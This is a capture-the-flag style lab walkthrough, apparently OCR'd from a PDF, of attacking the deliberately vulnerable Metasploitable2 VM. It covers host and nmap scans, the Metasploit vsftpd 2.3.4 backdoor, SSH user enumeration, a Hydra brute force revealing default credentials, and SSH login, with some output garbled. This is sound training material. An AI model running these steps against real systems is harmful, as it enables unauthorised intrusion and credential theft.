Metasploitable2

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Webpage_lap: the page

Install Machin: Installing

In the beginning:

We will use netdiscover to determine the ip for machines:

```
Currently scanning: 192.168.71.0/16 | Screen View: Unique Hosts
11 Captured ARP Req/Rep packets, from 4 hosts.
                                               Total size: 660
  ΤD
               At MAC Address
                                           Len MAC Vendor / Hostname
                                  Count
               00:50:56:fa:c2:c3
                                     4
                                           240 VMware, Inc.
192.168.222.2
               00:50:56:c0:00:08
                                           240 VMware, Inc.
192.168.222.1
192.168.222.254 00:50:56:f3:1e:24
                                           120 VMware, Inc.
192.168.222.130 00:0c:29:87:a2:d0
                                            60 VMware, Inc.
```

After that we will scan using Nmap as

```
-$ nmap 192.168.222.130 -sV -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-23 13:53 EDT Nmap scan report for 192.168.222.130
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (conn-refused)
      STATE SERVICE VERSION
p open ftp vsftpd 2.3.4
PORT
21/tcp
_ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
     STAT:
  FTP server status:
        Connected to 192.168.222.128
        Logged in as ftp
        TYPE: ASCII
        No session bandwidth limit
        Session timeout in seconds is 300
        Control connection is plain text
        Data connections will be plain text
        vsFTPd 2.3.4 - secure, fast, stable
 _End of status
22/tcp open ssh
                                OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
  ssh-hostkey:
    1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
    2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp open telnet
25/tcp open smtp
                               Linux telnetd
                                 Postfix smtpd
 sslv2:
    SSLv2 supported
    ciphers:
       SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
      SSL2_RC4_128_GBC_EXPORT40_W1TH

SSL2_RC4_128_WITH_MD5

SSL2_RC4_128_EXPORT40_WITH_MD5

SSL2_RC2_128_CBC_WITH_MD5

SSL2_DES_64_CBC_WITH_MD5
_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
  ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0
 Not valid before: 2010-03-17T14:07:45
 _Not valid after: 2010-04-16T14:07:45
 __ssl-date: 2023-09-23T16:54:20+00:00; -59m29s from scanner time.
53/tcp open domain
                                TSC BIND 9.4.2
| dns-nsid:
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #10
                               2 (RPC #100000)
| rpcinfo:
```

As we see we gain interesting information we can login by anonymous

And we have a version if we want use Metasploit or anther tool or framework to exploit

We will use Metasploit by searching for version (vsftpd 2.3.4) as:


We choice the bath for exploit and we show options

So we should set the RHOST > victim ip (192.168.222.130) as:


After we set ip we run and we gain access on victim I convert to shell

Boooom, we are root 😊

And in another way we can enumerate about ssh using Metasploit as:



We will choice ssh_enum to specify the user but we need wordlist so I search in find it



So we install and I rename it to (user) to use it in Metasploit as:

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RhOSTS 192.168.222.130

RhOSTS ⇒ 192.168.222.130

msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[→] Auxiliary aborted due to failure: bad-config: Please populate DB_ALL_USERS, USER_FILE, USERNAME
[★] Auxiliary module execution completed

msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE user

USER_FILE ⇒ user

msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[→] Msf::OptionValidateError The following options failed to validate: USER_FILE

msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/user

USER_FILE ⇒ /home/user

msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[★] 192.168.222.130:22 - SSH - Using malformed packet technique
[★] 192.168.222.130:22 - SSH - User root' found
[★] 192.168.222.130:22 - SSH - User user' found
[★] 192.168.222.130:22 - SSH - User user' found
[★] 192.168.222.130:22 - SSH - User msfadmin' found
[★] 192.168.222.130:22 - SSH - User msfadmin' found
[★] Scanned 1 of 1 hosts (100% complete)
```

Her we find 3 users(root, user, msfadmin)

So we will Brute force using hydra and we find pass as

```
(c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi s://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-23 17:28: 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try pecking ftp://192.168.222.130:21/ost: 192.168.222.130 login: msfadmin password: msfadmin et successfully completed, 1 valid password found s://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-23 17:28:
```

Now we will connect with ssh and try to escalate our privilege to root as

```
---(kali® kali)-[/home/zeko]
--$ sudo ssh msfadmin@192.168.222.130
Unable to negotiate with 192.168.222.130 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

When I try to connect this massage is appear so that is search and found you must use the command to connect with ssh because the encryption

{ -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa } as:

```
[kali⊕kali]-[/home/zeko]
$ sudo ssh msfadmin@192.168.222.130 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa

The authenticity of host '192.168.222.130 (192.168.222.130)' can't be established.

RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.

This key is not known by any other names.
```

Now we will try to escalate our privilege to root as:

Boooooom, we are root 😊